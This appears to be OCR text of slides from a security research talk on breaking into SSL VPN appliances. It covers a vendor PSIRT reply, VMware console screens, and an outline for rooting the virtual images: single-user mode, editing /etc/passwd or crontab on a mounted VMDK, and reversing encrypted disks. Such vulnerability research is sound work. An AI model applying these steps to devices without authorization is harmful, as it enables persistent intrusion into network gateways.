
Response from Palo Alto PSIRT

Palo Alto Networks does follow coordinated vulnerability disclosure for security vulnerabilities that are reported to us by external researchers.

We do not CVE items found internally and fixed. This issue was previously fixed, but if you find something in a current version, please let us know.


THIS IS FINE.

High severity CVE statistics



https://nvd.nist.gov


We focus on…

- Pulse Secure SSL VPN
  - More than **50,000+** servers operating on the Internet
  - Trusted by large corporations, service providers and government entities
- Fortigate SSL VPN
  - More than **480,000+** servers operating on the Internet
  - Prevalent among medium-sized enterprises

Let's start hacking

Difficulties for kick-starting

- SSL VPN is a **black box** and **closed source** appliance
- All-in-one & Build their own architecture stacks from scratch
- Only restricted shell provided
  - Jailbreak is the prerequisite for further researches


PSA-V-VMWARE-
File Edit View VM Tabs Help
PSA-V-VMWARE
Starting Core Services
Device Administration: https://<DEVICE-IP-ADDR>!
Press <Enter> to view or update your appliance se
Welcome to the Pulse Connect Secure Serial Consol
Current version: 9.0R1 (build 63949)
Reset version: 9.0R1 (build 63949)
Licensing Hardware ID:
Please choose from among the following options:
1. Network Settings and Tools
2. Create admin username and password
3. Display log/status
4. System Operations
5. Toggle password protection for the console
6. Create a Super Admin session.
7. System Maintenance
8. Reset allowed encryption strength for SSL
Choice: _
To direct input to this VM, click inside c
NSVPX-ESX-11.1-47.14_nc - VMw...
File Edit View VM Tabs Help
NSVPX-ESX-11.1-47.14_nc
WARNING: Access to this system is for
Disconnect IMMEDIATELY if you are not
login: Jun 13 17:34:43 <local0.alert> 192.168.1
PPE-0 : default EVENT STATECHANGE 60 0 : Devic
ate UP
Jun 13 17:34:56 <daemon.err> ns monit[969]: 'ik
login: nsroot
Password:
Jun 13 17:35:34 <auth.notice> ns login: ROOT LO
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 198
The Regents of the University of Califo
Done
> ls
ERROR: No such command
>
To direct input to this VM, click inside
PA-VM-ESX-8.1.2 - VMware Work...
File Edit View VM Tabs Help
PA-VM-ESX-8.1.2
vm login: admin
Password:
Last login: Fri Jun 14 02:26:19 on tty6
Number of failed attempts since last successful login: 0
Warning: Your device is still configured with the default admin account credenti
als. Please change your password prior to deployment.
admin@PA-VM> ls
Invalid syntax.
admin@PA-VM> tail
+ follow output appended data as the file grows
+ lines output the last N lines, instead of the last 10
> agent-log agent-log
> appweb-log appweb-log
> mp-log mp-log
> webserver-log webserver-log
admin@PA-VM> tail _
To direct input to this VM, click inside or

Jailbreak the SSL VPN


- We are not hardware guys :(
  - So we look into the virtual image first
- Analyzing virtual images
  1. Typical virtual images
  2. Encrypted virtual images

Typical virtual images

- If there is no **LILO** or **GRUB** password protected, we can just enter the Single-User mode
- Mount the **.VMDK** on your Linux box and modify the filesystem
  - /etc/crontab
  - /etc/ld.so.conf
  - /etc/passwd
  - Many ways...


What if the disk has been encrypted?


Encrypted virtual images




- `vmlinuz kernel`
  - Level - **Hard**
  - Reverse engineering for the win!
- `/sbin/init`
  - Level - **Easy**
  - Memory forensics for the win!


The booting process






The booting process






